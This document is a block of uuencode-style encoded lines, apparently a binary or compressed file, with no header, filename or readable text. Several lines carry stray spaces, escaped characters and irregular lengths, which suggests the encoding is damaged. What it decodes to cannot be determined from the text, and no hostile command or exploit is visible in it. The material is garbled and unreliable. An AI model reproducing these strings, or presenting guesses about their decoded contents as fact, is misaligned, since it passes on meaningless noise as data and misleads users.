M\$T-P=;2I6VN=2_2=\$LW3<9HKYOW+&Z=KXRX4RGUIP4MN9!'6\$+X]=UJ#?YH8 MPHV:I:E;C6Y9/UKXL5[[>NS_W@*2X4YLA=\$]V/^M/GZ\MIJS_]MXO+'YI_W? M??SWC;<#G%`".EDR%;@0NZ:,@NH&F??KA"\CO45E+\$)%ZEHL'/FA"/^U;RP[M@!H5XW^]OWI`U%57MN\$)W_H`EB\$5Z?V;T"0)=R2,HM2\$Q*15:YV\?_UZ_>] M\$P\V^,F/>P<'WK.7WC+PV,OI`#D4_/G#SLX/U)M#FK5K`9POBJ]Z67NUCUP3 MUOIV4=[6?^"7/UAL9JZ`^?`#<)"Y`OSRAYIP:+FO\08'81US7_DES8",,YV1 M:RF/YBD_?O":^S^D20>5.#\H41%>P;%BOQ*.C*MRQ5K8"W[S%D=^9Q`WO!_ M=OA#717[_J6G],<U5.SV%)=#<@SS5>P,,/M6-DK<Y(6*>WUN_RWDZ.L%SW M&F6@OQV<G1P=;K_=TZ_.E\$B\$YBRU8`C"+E=(8[=T&G,) &NCQWD_X;K6TPU,` MM"/E8M'=OX/H^WK[X.#5]LY_NS*P!B..D\$90UH+T#(MV\$*8L*PHS`)C\$`%(K MA-@Z)E.&G1]WC_E; ;JDT1=8//RA`\([YH37P/MO>S*YW!CLM+5:N[9P<[[C# M@K_F<.NX[SF-5?XE1D["HC@0^P/:'^4+M^-LY(_S;\F!L*0%>G_63=/2"F<C M;JJ`%L6"SU<['Q1>9<.2)N#`1LN77-F!GQ;J#R;]H*2!43M?D)3=^9>X_"6U M\$^)5<V4YW5`N)5_&MCKE.Y@6]_O<XJ)U7TOMY9/3[=/]G3/900]L)%^VS+(* MF./7=D^.)R=5>7;Q9.C.OP+N[+N(.U<%6]2XVP,^.@C65UW1MB=MI`6:[M' M.R=G/[\]F+_.U6C(M7X\Y6I`OZ619[J%OV*QEW) _BI\`A540YRKWCI7LLIC

MMW7U`N"-4>JY.YH\$.&R91T`T,8@V64PT+Z4MRL]'J4!,6-1U]<-[Y"Q:2Z
M*[F+&\$)3J[7>_7AT^/=GQ(N@D@KYZC/BGO\$!&6M4CJE2EI(MKV!SE&OY\M2@
M^H&-6IHW[76@*F64:(ZTUZ*1T)HS2W/6.MG;.4(/T+)[SV!E>#F>6:O8>6FM
M<%S'HV)7N"#6TK5JT"O6Q1V&JVOM42B.G3ZCV==TJXBDC%?0J8.ZA\$2>4)!U
MZ7.+8Q/X%I;GYY.#TW?'1SO'5<3>MS^4E_.^?5\$8QOHGC@'6@15B<XS#+DMC
M46CRS-DB-4&:9^Y>@;?J#:X#K,2^((T1>BW%ASDW]2:"K=@?9'\$5BYOMSY_
M6:19N?+3<0<*U_1/).R'3L]<4@U`(*L9VB.H<D?=-NNU!|#R#N(5,WAUK]G!
M'\)SU@7,','P'/P#N(7,-[X*.M\#UFF?_L6_?0&B,8KX'Q;2Y0^+WRZ2!:JW
MW/BPW/@6M; ;8^;>+R'R0+?*W/)3K]0_U#ZWX^ (OWK./2Q_JR[E*:/R,HZ6:
M5'RU%7L?UI;['Q9'9(9I/(.YOD00+!1@Q'")1QZ[_9WO.8N_7N_,,F!YQ;P
MH6E7PNBO<H@^_\[JG, ,E4*\$@%#WX]>(U3.0'"[XW.N"?S87P<;UR79IBT=_\
MV[#1_'91<_EU`,`\'+1%2Z9X]M>7+&+\%>]6-]#\$1%/L+20SYOQ\$)\R#1!Q
M.\DDY; '<'(SS='JC#NF`=8F#O+H==AWVKWISLA7_^+4XQMO6^FB;5IOJ:M'
M88JWCM\HPKRPU.HLM'+@%58IML\^2]Z)"\MAE5/K@US1@QORT\4%#'L12@*R
M'1J>V5"R4B*,_V!WY#4/W)_#JF[ADQ@.L1"<;_Q6#;' ,;' %QSVH/U,5KLPL3
M8U4,SI; ,I5\$532]/ZL^!%4+!'!2#X>'NZTLA[_B1]^VW;5-YX3F6FU8""W31
MX+Z68R+SPS&*G[H6#F1L'QX;B?35@]O<V("N!Q5-%48ZO7AQV`#Y2@;2G0EK
MJ.H%N-R.Z%OMR3%R\ZKSX/PM!RLT_0YF;3=2LZ6)/*: (CJ^^/\$V.%-3I,NH8
MMG4&^LS=?@4^S5V_B&#(2^=FROK*.K+DZR43(HY[C@G9S4P9MUVL.#QB[*N\$
M/%UL;KG1-<@@.7"V; '>(0;*B"(XVH78HOW-P=KR'9)+_<H6F_D!BSZ;J-P-N
M[@N]!6D%5?1"EZ:/62W0@P<\C'\\$5V,X1;]E/X'OO=5<(L/2=-.HVE&<-9_
M^W_9[UZKU?*D1S@5"MI1V.-4['>_G9ZI_OF7&@#7]>"4UF.B.BV\EEC;^FY5
M6L<,'<1\P&FLI\ (E8<'P!KJVH*(/T+![! :TZ\8CDIX)5UMK7<#2Z6HPG@G=4O
MK<?+;[_]3_5;#00A@-]^7X'Q_>8MK"YXSB#,0BJ[_I]Z\[L-5K7"2TM+WNOM
M_0,/'A1(' ^!YZQ9#&S+]N1?*DU6NV)JW2%,GUPLT+PPI%F]]P9[A' '-5G>&^
M^Q34Y%JOI8MG3G_+N!R(>+/\O/(3-A/H5(#K)"'2UN1CD^4HJ_GV^TMT;M>N4
MGD\$MYBSHCG6FAG#N5B>95;A:\2K(!9D5#[IF?U#9AT;6=!BGR9I3W]FHX;6
M, .Y7?4(=)R2=\G4TUA\ [O?Z@FP#QF&0_V"Y&96\KRG-W#/ +UJV\>8P]HXKH
M*/VT=WRR?W1H0<;HE-QWK%&J??/R;O\#^>0X:+K6)70CVJJ)RO\`-@Y\$_,0
MX/A7ZT8E9^Q(+.E/OVSY+9VNEYK67_SO0O.^V'[_>D1QD6PI7]GA4I;JSV`
M=LJ+-YM)0*=A+3\T7M06'\$Z5'R0:0<7P8*BH7CI2J/' ,P8DP^L\$@#OVXP2S@
MI,YBM+?^EFYE.8TE&=]B4%N,HNY+@K;(BQ,R+R0#O_.'P^<WR6Y?656(-1XY
MM7U#]^YQ#[-'!":YK#8Q75;Q'0WQ@8,U2DJ3NP_]@Y>O?W<,W]Q3_:65S
M[<_X3U_LO_>2,U''>3=1GL6=4AS03;02-M5#JIJ\$;8Y<[, /V22=LD2<VFK;#
M>B>(4CCD:\T[_J^V\$X^OD[_R+S%G;JWMK* RUEQ;65WQ_HNR7^Y=%'JO?@5
M?P0_=#"Q^R6,M-6)1UNM&N9#I+IHIHBAJ='I-#@8V[P;?S/<#CTO=?Q).HJ
M-[W2%FK'@0L:= '1+V95)(O*BD6'8H3<[!;-LL\$\S9MC@N-U#F/. _E<-SM6(
M#AMH\$*2^G:MI.66]9MRYJ-*HR![5EMM>>Z(' \Q#X5<PXB2)>@R"OMM^,+
MBE,CD(AB)+! :3.OD7\$26LBIXE-VAA#8PHX%. .T,_' *M[UIQ%&@U9*"@1@'3
MZTY4T/L['XA"YH(;I>2;9E>8\$1#C)/2'J0\$VK1#5M.: 'AJH_[I]X)T>O3_ ^V
M?;SGP?. [XZ.?]G?W=KU7?_=.?)SSD)8>[_Y\=3[\>A@=^]X\$?BK?_QC^P3*
M/GSH@3'+___]W;^_G=\=[)R>UHV-O_ ^V[@WVH#PT>;Q^>[N^=-,3X&TARPOU
M_M0[/#KU#0;? [I]"L=.C!O53K.8=O:Z]W3O>^1%^;K_:/]@_3OU]WK_]!#Z
M\ EY#9]O>N^UCX/3>'VP?>^>_]' [\ [.MGS<": [^R<[!]O[;_ =VT<_L\$+JL[?VT
M=WCJG?RX?7!0.;-7>S"P[5<'>]PZS'R\$];V=4YR"/*%5%0'(QG30\\$[>[>WL
MX\/>SWLP'9'8&QY4!!;D9. ___>P^%X*.WN_T6<R)[BT4PU&PPX&7A^^,]C,H.
M<_=.WK\Z.=T_?7^ZY[TY.MH]P89/][HY_VM_9.WGN'1R=((2\]R=[;\$B/'=>@
M"0'/?(:RK]Z?![. @]@]/]XZ/W[\ [!8:P#I/]&T'"QK@-57<)HD>'-%4'RM'Q
MWQ'L"`,`",> / [VX] [\ /X880BS.CW>1F"<G![O[YQZ5C'H[_3H^-2:HW>X]^9@
M\W>X<X>HL41MO*W_9.].JS/_@D6V.=N[_8-?;ZG*>.RP*CXT4),@%\LGK?_
MNMK:]^],^#EL*PWJ?[_MN\$,AV?A1PM^Z!6#]EVOK:[P3M.#YOX"UL!5V^'ZKJ
M.52U]FE4=>ENB"J[K=:'FQ/4I3NCI[<=0RDM%4(*K=V4E"YYAT\$HK@DF>I6+
M&S!B\YE`CLFR*1PCMH.)QD<^.O%!_KZ'+AB>\$\Q(F` (HYA3\$0%, ,DR.GH07
M05=Y#*#+8=S+D\$?01[&G?1@]-D7';\$99\$#'NI.DMCX\$3(AQ\$??:!EAW!BP4Z
M%!;P0\TZ\$[Q/_A-JSIG@W?9,J-EG`AT)7O61</2W0R!Z3,K-%)WCH59Z/'BW
M/1YJBS,@<I/CH59Z/'BW/1YJSO'@W?IXJ)4>#]XMCX=:X7CPON3Q\)<__M*
M_#^4<F'2OCOY__&C1Q7R_^. -S96-O/_Y_N;C/^7_>_'_M/I'WF+'B#@ (J
M)'` :HO,NNQ&VH+3GN1S=ZM.G:PW\=YW^W:!'_]&_F_308_KW"?W[M\$M\$!>X
MTL!_5^G?->?IWW7N=!(%WHLYB(W0+BUC#\ND^WKY\$,IO-%'N7W_(RCD,'R*7
M'(LANMR&40<C7-8EKA`R!7A@O3E\KX_[%JOUT*TTQ6B2Y*KHC2@"2*#SO4K8
MJGZ?#*\$)4SPY>KOGM'0-H0_;/B@H;C_2S,H2*\$Y:\!A'#"VT75A(%BY11:)
MSD0P38<N\UQ[+R:&! :2892+*\$J-[\6W'JPF% ^J&07\PI,IC#OM\OZ8N0^=\
MQPH^8#4-Y;#%-^F`HBY!;UBA:D6>> *U2>Q0;TUU(>UA)%QH8Y\$#9Z@0475R
MW\,H^ [JF-6UQO970*S+!KF(X!_\$XT(%E5*XH)G9&I,)X;G_/_T1#ST^` (G[
M^?MS+0AP7-X!Q809HJ,SS"GQHPS]" :&!/(, \$\$)W%'YF835!_"FQ[*E*9CM6\$
M<\9@)!R#!/#F`C.I=0+B2WUBUF>O&;3A#V,5P2^S0/@<PT` `NC4D(ZLHYYS5
MA-KY'=';P'CWU3@.*]_Z.XOPVO9,) -K" ^OH)'?A6G&19^N^VMK*VNKC97UU=@
M>[_\V29'KVV*2(J, ,XR58Q5+/+_I\$VE(U`KR)-.8;38?XJ: ?<#9XC26\$"BJ-
MF.?C#G3HF#@^&]/>]C79?F\$I]@1&H4%?_ \N>\$;RG4+>.Z,G[*%.18":IB9"2
M!"Q!<9'J'A[!XQU%Y/-2]. (>^YF*#?J"!]J45S) (-\$L, ;7PR:8]P1]/\$@JN,

M(-+KD41&4P?Y8WAM' &6)' 7 (\$/X@QLDZ&_G??%'BZ1<4IA`21=PG/A<I1],K&
M*%1^#H#9]9@HY,EDC#1K2BP8*HJKA.&.) & (]UMSO2>Q'R80,Z!@09<Y,MG.@
MZ!3&#'\>:P0(D[\$E^19L<T)K\$ZE5L[4@IJZUF*)2`FH0,BD?#[9%_([1'F4U)
MHY`CL>1A+C.C.S!K3_I@<8@TH[]SCE:G>-^HP`TG;@?<2@`4F/>>.D5_
M1G9<IU^^:L,0<"`EO,('A:1*#\`&, (;BI2DN`5%<*AQ,>W!^J*X]<M%/QR"<
M4TP@`!T(^7&220H&*\$H0=M<EY<-`SY6>\$Z.3YHH`H2I`B384)?SN\$U`X@U\
ME0^9PB1 (&#R_K#,6IWTU.XJB)\$TA9A`?N/W8`_*.L9:"XAR,-5`Q4@A&9*: (
M(5K9XGM)H)\$1M*...1UL2.[B*,H%AP\K?! .M1C)Z5OOF`':S:V>G?W^TUWVX?
MOG\-(AB(B<?-HW=[Q]NG(\$F=G?S)Y`30+5[6]3IO,N9^EY!Y47!)5WZ3I\$G\$
M:7JS_[UW?+AW4-;Z/NV0RR3F"!UT^TE.[JP5(5SNN3,!. (Z"E_]@8XIO5Q;\$
MIK89>`_31FMIN=%X^(:<C<(#OESX4`N/\`^);U>\7XY(7OV(&-M`^QIG"^^-0
M>1KL`ML@AI[4:CO3`'2J8UH8ZD6;SL)>I2R`S4`#XSP4.I"PVJ\2BUM<C7&?
M8_D,RR-[U^1K7%6>*!7&Y,7`>:]B%/_`NLK7L3J3[WBD*=VI=HQ[1_@&_J\
M4><AT`NUFDY\`*&&.]8(3=[BMYH_K==JG\0D6PQR;193K`*_Y)C%5()JA` ;
M@,3(5;B:3:8\$`'GU*BF&+*G1"V(7\)ZM^&, '%XS" \7:J?)M?A`]^.`L&(
MAX8="B,^R!"ER3;[G8\Z.XGF@(%;@AH`-V/C\6^ \9C_S5CPT6X-5Q\WH?;NJ
MPO@Z"/00^;F\$3YFG,E!XLF?T2J`A%ATVT.IS:48A#=#2`*-24CV7U"-^QXP`U
M.BC4I1VY4*SH<? (, .&JS>*QB?IK,Z:H5BN3YW&LG&.Q<5?;J#[ZA6#9PVF%L
M63QLQY.LI2JYI9<*8QH%S]3QK`K^=O5;G,J"+HG#7<4VZ,T2Q2I<T@T!'TFA
MR\<<?0=XC?Z`^7R*::CH-!V)+: ?W;U>=+E9T#V:4UO"#U.^ (X2>O_#>T\BMU
M>RIBX*;9\$)Z)M_7=6LU,!9M;K5.K2T[M+,8S" (:N`^Y4U:?! ('.DPL]<JAL\$
M.E;[R-#36824=N?H[3N421"ICTYP_ZCCX`2\$5>3NKNMXY/^ (6_%2WR+DV0Q>
M)% ,5]DE;HI0"8 (&; ;0=G<2KG`NP+/A4>ILO_`V&QM?2AWORP^,O_-C\N->G?
M#_5OES^L+<-)P=!4]7D[P=";OT57B,BP#2=73:"!YD<W#+)AV.[H%Y,._L0"
M^3^1EKX`*V? ([J]I]TE)? (\`C+[^XGQM4<-3L# /T[Q9YRN-8,1#2[]1N?-
M*+[P!1]A_DT]`8D\$GX;H#4A8>" /@K")PL`E"/^E@5G-<_]ME51>6]Q?06Z>6
M]Q\OL<I`%0DV\DI7K;747&ZJ9LC(\$XH)!W9)C4EP\)MOO(, @>YA:&" ,J#^F/
M@I)Q,FXKW"J&Q^8\0QA5`5N12S!*?T%I?ZS#K1MT4K[K::ZOKJQ0ZB*,X1UP
MMG.L;KHG5@GC^_1`"@6<S!H!Q0&Y#*@9U`#(K9&.%U (<<CL8QI<M05U&V@?-
M=!(M`8;4:P`^`)KZ3=" _6C=Z0LTLAGTJ:&HZ6:>0313H?/`#H/FC"G(F0C\ (Q
MH5TSQ?3F44;/083)GNEQW`FTOL8%`B`_C9&C1UQ_T`0YC=X]7E]9H8=U]=`-
MAIG/ <2`X/&0?`L?EE;W_BH&I@` `Q:/Z%/8YK\11AC"(X;.FS#E7OTQ3I6>
MAAGO*P/JPB`5E\-.HDTL9E2L/AH:]OJN&MRL,@S!!_X)E:^65U;9W&Q`U>
MJ;`2FZ1+;<4C8&-Y;GW\%)8N\>D\$SD(UG`\$P&2&5[L;#;8;8HK[Z`X[5"3_Z
M))@L^T1C91*`C^!XP:AQ`JQC%+@7*`"%%<<-@?\ZVY/.&!D+=.0FNJ\$T`:-
M]#S\$ /Y=!A_Z\$430&`!@SF^FPY2S_NDQ4S\V+*TKF-:4J;.]DD@IZ8A7UHK*.
MIRHEW380`[L6O`FKYDE?@W!RI?O!'Y?!FC6%1^H3/*^WUBX%=%K*42.2+):?
M;#9!N(!_QOTD2Z:]C5Q[Y`8`K31`G1^F6C^?2CFH-4CU.GOI24OQ?<QB?V>V`Z
M<;;C3\$Z,/"H<"](\$J2<:M!; \3`32;#UB7TOY6`X]BGM3;KGU-ZM&X!MHL8#
MVCVNM3QH-G/]7)<.!UQC-OXEA#I-^XH\`5N^?-OSA=63P`W_0+J-/X^SJQFT+
MW;<ZP%0I\64*)`4JANIB^.0T,+8IP3@UXQNAV\$J`3I3]LJ)PT1WM://).9PK
M?A)*`UB8&U!\Z6Y`BC/1/K`X%R1DEV)SI"X+R:>IRZO@P8I&Z>ILETQC8<=H
MO;2&`<DS<L`L&(!J)V0E#4QM+`8W)&RV`T[S"\$U=L^I;Z8Q%=Z2/]P=X88@`
MR*,G*TCU_`7Y:T_/YOD.#_Q\$?P/<MT`^FI^/-LWSYB^/S:=QQW_TR^;CCU8C
MFQN>?LHUA"],4_C+>6QS()?<:'W];*VEQIK@X>(G(_[WE_;P8`"/P2_#]D=^
MO,"S_I`^@<_JXT7"[70VKN"G;!=^U5U=N8!WW77^,\0"W72\NGEUQ05ZR?J*
MAW\N^/?@7`='OY]Q`'_8U_`K+9^65G]*#]P\ /KIE^A200<8430A^F,L\$#[9
MI#]/^8_Y/%X[QQ>_H0*#7XW6UQ)X!3B[0CTC\N*)`_P`N2@I"&R6QW_:@3P\$
M;?4PE(>A57IUTSS3(O(#E+5>7R2>>70_Q0F+^=:O?-V-51ZT];-09-TMLEXL
M\FC%*8([2)AZJ^O>=9SX6/B?S[R! ?3DZ;GPT:Z-OPH%TO:JY_XL%DD>KYY[
M^1=VL>QJ_:EG`O6G:'5EC:</3^L:+= (Q0(J?(UA);#M*U]=D=P/'`P&;B!LH
M3@`X]' +<:]B0_@7!SS^E?Z1CL8Q',-CK"%/!!7]3-RB_.+G<:<MR#2^3OP1
M\/_T(QT@#1\@O[OQD1^!\PWX"5X13J: #-K\9!E9I^; \$>*`Q-!S0(_*?-C9DN
MT%_`BD]/-J_4XS#(]"->OLGSQ5/SU):V,E0;(X6AGYD_B+%X-IB,<)!9R*0#
M_CY!N&%I+GD!9,#C/S*LRT##_NH)4KRKM./3?*Y(^KY>I9=9\$*4^%_OGD/_B
MT>2>`B"[8`*%2`XWV/JT;O!WT% /JVOZS1JS76)%&O(VG_RXL[JZO+K6FK\?
M/\`XC5!))ET^@2R\$[*[1(FQ_EY_I_2L_K1,1&CQA++XC`76X^\00442\`X_H;
MYW3[Q[CST(FG`_I_2\$64H?;XFJ=!.J`J58-7:,AXXB2(L"92*`&&L<;B6IU.
M54SOX2U(6PL>QGY..>]DU,,6VT\$?F`B465`%!,?U@W")5^K)Y MDF\N!Y[40.
M2.,.%D&H?")Q)"9)4TLS0/#?`=I`. (T(NEEJPO_5E?F?E1V^?/A`]^N?GCX
M3&O[X+?3^8>')/K`4`76T6=&K1)&C59K7D8C3R7`:Q!<\DP!_H9S^?F4HY!
ML%\VK1_T;GN5-<[-\U8`"LI00S('3B.(/[`+NNZ2C*R0C>&1.H!W(U)%0
M/P5M]72QI.M<).JQG>*AJWX9>;VSOD+U?NG\FGU\RL)`%_CO(_WP2!XVKW03
MPJ#3Z^MNXJL/R`W06^0_`&H:P7#JS14/WKK*\A<4)G>XQ7N`'D3>>#:O2NS
MAL2HT%MB5?1KX\$`XK>98]\$_@5.QGY%KT;UI\$9DU@L]!KY%WXX:EZL(L!!\,O
M?[/!B5R,?B96A@H155D1LJ+>K&^:Q_] <4X\:,YDD\>LG3[@S8H-T`3A!^2VQ
M00I1UI_9(?TX=.JM;MJ_!(456^1^NDBLC\@:N9^)`;)*`"N4;P,Y(J<=9I\$*
MQ=;SQ=;+BCU:R15C5LDN1AR0+B/L4J%`DBN2%`M9P!&VJ5#`;859IT(AX);<
M4L0^%8LAOY0KR`R4710Y)UV(V2C]F3@F]00/."H8C;G[Z\$+^ (C,E3^MK&NO4
M<AI&BLH0*\5/O\H?1JTQKSTQ3+H:<T_F`_)5[B^A5IK/XE_(:>E&F=-2/Q.@

MYE0H23>M_98.Z*5BK-0/9,34,[%B\L,TCQR94U7_1*Y,'F74S);IFF.FQ9HU
M,\]/-J_,#V#/K!_'#HD-7#PU'X%/XQ^*3>-?LE#IU7^JFL2XT4MBW?3K4-%N
MXN34TR/K\9%W-1/AIABO^H9>3TJ04P?/_F::A/[IWY<":5DQH(?@;3(UF3&
M4!Z%--0UB3)4OZYI:16SR#Q\$V3&O3#T4\!\^'I;UC)BX8*9K8IDX>ZSB"\OZ
M2O\$%9.\3CP*ZX^5;;;&!NCDZ`5UA_LME.NT6N-80/.1X2RLEHUTDX>LQ2'OY!
ME3Z>PUG6E+?CCCRD?@_F@I=>47@U[I2J;E:X!=UZB8*'5\,40L9F\$/:!*8GC
M\4==&?2D&XKJ&/Y[X+?]SB0MJ430<[RYWXW;P6892X]#!FI!!8R.<J+'-H0U
M(IT5'N/%ZG2X2R%)2-%&?U=7]E\4J7BPN^JS@BF6@\$'X??=90.H\$%.<JR'X
MC;RP*=9<JBPBHC7*68N#_G.<-EH]J')?S'L-H=L*G]3,,0<HZI.V"=5%OYM
M5BG\<NN%91F*^--2-TYG5L%>I9C>"J,K-7,W5!'Y\0S5`5T[5"TB?2R8LU4HW
M8[&FM:B3J\H*XZ%"`B@EY=O^\$)-:%>OPV2B*7:G6009(2,7.TQ)4AI?-3N)?
MJ]V&%W,*E'PIUNRLEE1;E2NSPG14I;622FNS*JV7U5J?76VCK-K&S&I/RJH]
MJ:P&8`*D^K4,C+].`V.RNEE"-NEU#@^#84]7HNO'252Y";"\$+DRWC_B`SK`@
M2_S2ZPDL@)>+NMY56:&KREU?5+!XI_*/8T?57%]PXZ5<M?M<,2,_"OYPSS5
M*)2"4D"J1"4]H3P!GZV.Z!9]E>YXX2<\%&LQC\C5<&)9C"Q`OHTUU<;:O&VL
MF3:&&5*]==&?BM:GF?_Y3Z@[@+_XPKZRIQZAP+Z106DU6>[\R=E=.N)6UA1
MKG55<7RU1N#&OV7K*GQL>S)4E+X=IU=6[26IO41E*H9K5;=[#]JC.*H^`"TG
M0`55)93(BS584*=_"]N7K1MP3S':>C!/%1'ELJIBNOJ\$EN_H9(\5_7\$:Z`=^
M7S'E(`D[:1JKC12GJLW>U1JT6<*UH2#0<A;])(`HK!QJIK=P?A9TD+A8C=ID_
M%L^L?EQ<(ES'"O\QC)2?+`^FB%+"WT9;Q;DQ49J\K,HO2RGI0A@U\$)56,U
M2:[N*+7K70&)G:_B%1-CKOFHLL='TWHDXJX* [<0?2]!Y," :U0`5"#,9VL6I>
M@<JY^\$LU!N-*;D%7P3*F5OE3NG*E?TB!9/VN6L\$5>YQ/S]?R+9ROKU;4%UG`
MJ;[^RUIUAWFH/#W?S/6V>>/Q/H;"C^TF[!=3L-9IXXE5_8FN^8WW>O_GMWO/
MO"3@M-RBJZ.Z<S3[!]6DJ]2J]0CO5WY9V^#>K\$<L__C)QZ=27C_"^Z?K_/+I
M^MT,BV`\NK[Y6.;LO*G?J!4-MR<W7+FQ3U9@RH0`G^\$\`J];!>*T-V,P3&=[
MIDX952S4@%*&R\X+8667AG_*2"27X`K?>/L/L1^*-DHC9[,()]TH2U!;K_1Z/T
M\$*_9*(L@#+:&GUMK`DW`A=E+=C`@,.U#=#D1]?:FYCZ1.;V[!;^`2VK*;2
M>/A)\$P7^!:BNGBH<5-A&Q1&&/Y0Q"3^J2LV+E-@T_#.7Y@0+JOK,:^.`?C6X%
M8YKV\31Q##F)TVM"+3XWJ2EZQS_)@D^;NAO9/4B7:;AYA/LLXSE(0(:G[
M`CB=4VR^6'&(T4=5VN)'\$S3K&*VOK:]43`S_*>DH2(9A5,6B3++@O*1.&/4O
M9W,?4LQ4"GN80J[RX##&&H5)EJ6A\!+^6WH:'I^KO+4R2'B`@UI>:U=NL3+G"
MB\$U5E_DRP.A8N,%;RY_/3TJM5/#U\WS:)+I#0(OR(-6JL51".)!"!4R2&/\H
MD\^XU].UDO&@3%Y52G9W4TEQ53DMU?>DT`\$+J0H7Z53"3.4O5.FHDP#[5,9Q
M;T``\+6\$^+`%/@Q@+AK!I4U5-)0+2D"(=YT;PV82M`,E#I\$S@:Y)-LSXYS%)
M'?CT1#\]+9L#K0H:..NA7!KS._RQNE)1;04\$^6D5R88:;S+"M\$-?JRA>91N=
MB\<E7<-+*--@IT@4Q`Q\ML4%XQ5SQ6SF%54S#DN>269"4UF@CL,1M\Q=K17I<
M++1>1IBCP?I*Y7HX\$D+GRBSPX)>-1Q_+ZSV95@_PZ?KI9AD*XZ4OFIPJ?*B
M9BO/5XD+JL[B*,WB<F\$#UYLN)GXSMBE<6%4>EV@,\4Z/K.!5H8NR0A>K137:
M2'&(49HT\;HD&)6-->J;%(['CU;XOB>);ZYTFE/\$U?@+&,#R4B+;;7*:M-[
MEP18M#!.-\I66%`0Z*HH%0B!0;/U9&*H7+7PDE7J5J(TZHK#^=6@8I)%6"
M10B^G4R/_F+].*I09]A(9CCS<;N\$>^+[RBP+=:%VQ4RL,NBJ0A=6C\H7BMD0
M^JRJ``\0\$K,S1I.H<_IGDRCL?`R!F&?F>]9#Z/U&ED-0-(@RUA_4VV,_.S
MP9!TGOQP5B9!;):T%. (UFSROF<?0?K^`9ULE*O'P<4DYUKP^HC_G\H>O2AD8
M?*N*X"B#+0'DIO=)!F[.<.7>WJ:YH&6C-*J#=#LK<PY,X\$NO:/T/VV?M==E][%
MT6+<N,&2/3:.`+I*%*9>1G:,P/I@/. [49_]H4A`&7U'TQJ-75JIB21%FF;):
M;=H?FOREDGH.@^(H<T8:U\$`9V\$T3MQC]YD8%*#8WBB.B*UBOJOBM>K>!!+\L
M^\$&+[L=9,"0KD9(QNW!4G4R!)%6Y\6S2*LG/PMR`?`!1@?>S>&P&1)9,;BBW)
MZ!<T=:N2>=,P&`5:SYD9(Z-?TIO2M#TQ\PA77)*A3K3TM5PO3>+7TEQ:^J
MRE_9?RUIVME`E^RH7B0ME+IZG-OER<(NOZ36"8;Y.\$%:,M!JBB#4[*+<
M6%<@A+G/IK(ERYT4*G"1VNHL@J%_6H,GRX3\G<*1VFLG"%+>!15M.`JR8VE
MC^>[\UO3-29)64^3)##.;*U:GXG#XWS1+,.-#!4\F7TN\$SWG02K54RG?#1*A:G
MZS-*4N-XA[WN5-N8MYHUJ/6JWLZG]+5>U=?YE)XV2GMBUK2ZJXW2KDIKV7V5
M:T0+U5S%)\X,D13^5-XT.4LU8V2J36)>^0\$YSB3VN\DDBLJT&+PW3>TR:2XM
MD^94A>O1*,B2ZYF[/F_%DJV7'&K*_+VRNZS,:".;8K3!-HEB3EX"8[%9K)3_
MV)!1K-`KZC^:7I^`9^#?`MJ;TRI?K3\M)\%DB^N2%+;(K2Y>H.\9H,5JE6'\$
MU?FPS#`B0V8!33F)\$5U?JY)/20]'%<:]Z><?=&3%6,X83;AX3`G,0DAO_>I7Q
MW?5\$4\:1<N2X>+*2K@./I6HM."MI=.R'`8N_*N2.Q2T5.V6J<`NRJZJW=(7
M^H2[&(^7_G5Q!?\KHP2])9759F_R:YBE\$U6!CZIJG5#5J2:_*@WC9M2K7IZJ
MBI>;C\KL2#<?-2^[]5"^^?/+T?)J61P(BE&EZKLA+D^V!2ZPFV4YX`%U=7P9T
M?F.E:XR)E2^+YL%5)(7LA6F;%NO)LVB2&(Z,+J[,V@^-Y2U]CH&\$%75'!V\U
M<4?L&"84(]^X4\$L\ (T_BMX48DLZ\$B*-6XFAX[331H%11Z#B6-B2(`)8;Q1@]
M*1Y/X-QJ\=K,LS):<3+=6<<-U<Z\Q1\$IGPFJ\XV3I6V3Z;@19G9D-F>)+H@
M*>1[\8S<PRE\$ (AIR=X:P3!P;9G=O!Z&%U\8^&EFC-UQ6055S@AHZ.)03X%5K
M%&1Q/=L0.QT0+S`8R`N#.OZ?Y*90)D`"YUC46_<Y=Z@L[F5LAWJ\1VD5RZ
M\%]'6ZW&#<M4D^P\HH.TV(575QY5AW;(UX#O)%\QOL1__4X3GF:8\)(2<K5Q
M90VE"K\$K+2D`BD\IIF5+)8[E"./Z4;#2(>9HNV[:<5"[CAN""@9T+_Z/*GB#
MHDA.>%9%>^R0#DZ,I>KX#40-;M@'J6]XLSO3A^FRU&LM+<-6,2H)I,RC4=S%
M"\$@W;5+7A\$8[[9'5:+TTA(4)QZ;.RE\$6V*(0)8J2)GJ_>%<+W\;I`H;=NEI8
M\#[6,.:6\$SK*RX6R8P0A<FX%=-6Q7\$UQCO1-81XQ1HRXZDJV\$\83.R(L!<50
M`LH24C1?%?RM4@TKGC.ZY.I`RBV,%, -U5SG*%#^WI@8A^9<J]B^6I_YEA9WA

M+_5RP:F97B0;)BR-)?;B44TWX.[7UMKD4I7H1Y-ENJF=/C9=[%\Z1IP9GUH-
MOX,'L!R""R"E(.XQ8''&L%4AP@#1\$\$&P"2IS'77)818D&/#D(O#>OC\Y]?8.
M=REGAK?4L\$A#G"HK!M,<DD=%TXDDS"3WBBT></S>QCA',LG&RV&!D7%PIAV
M',NJ,Y#08@!)>B++U245-\$L>R03&-GUN+@\$WRY&W.C''(4M5V92CE?FA#LU%
MP.8'/*J6[(;0\)&[BSA4&%XWT=_A)/(EAI<4T0B+S)<C=T3B4;*DG[OR@^P/
M=*Q>60FCPO'05Q+^,%^05>S5;/B"E@>2*VE^>.1LX<JTR@,KK(-4&QA_`!
M+^7-&,;#2:H@S`)QDMTQ>O@@"H4.+#[&#VJ@(\B(EZM-YB!'MZMIL*SL]C
MW80*@H@_ [&<<JHR:8Q>Y;:'YN8X"Q]?W.-\$K&:0?3R1"W9#7,_,;H=L"QD#B
M0&X]+A+H)XI3Q*L?CX"H,LQ3C%-GMP"R(5>DMG&@818(1(.`P^*A,32/;) (#
MJ`Z%9GXDW7:NS'7_4KH?2Y@]50/X97Y@N426+QCEX"3F4#(*P)E,Q^ALCFY
M&E_P!@U4'^-`;<?NN=LNQ:M2']481X*2R<"<0K6=OU\$?4=L"' + (@_T^L7I
M>9BI\`K2^E@-7QL-N`WDPF**BP8_0G=7^B5[:31!LLV-(.7V+Z2!L3<\J4W"
M43NY>_@13/+@98LDH35P)\$IAC,BI'S@TIR!6-TQS;1#C-O*Y8E=-.[K:Y#^/
M.>@B8UB7KLU[PVL4="#!=1P3.=@&EV?0=7YL/I-HH55\4\T8'7CRG\$\$JNP2
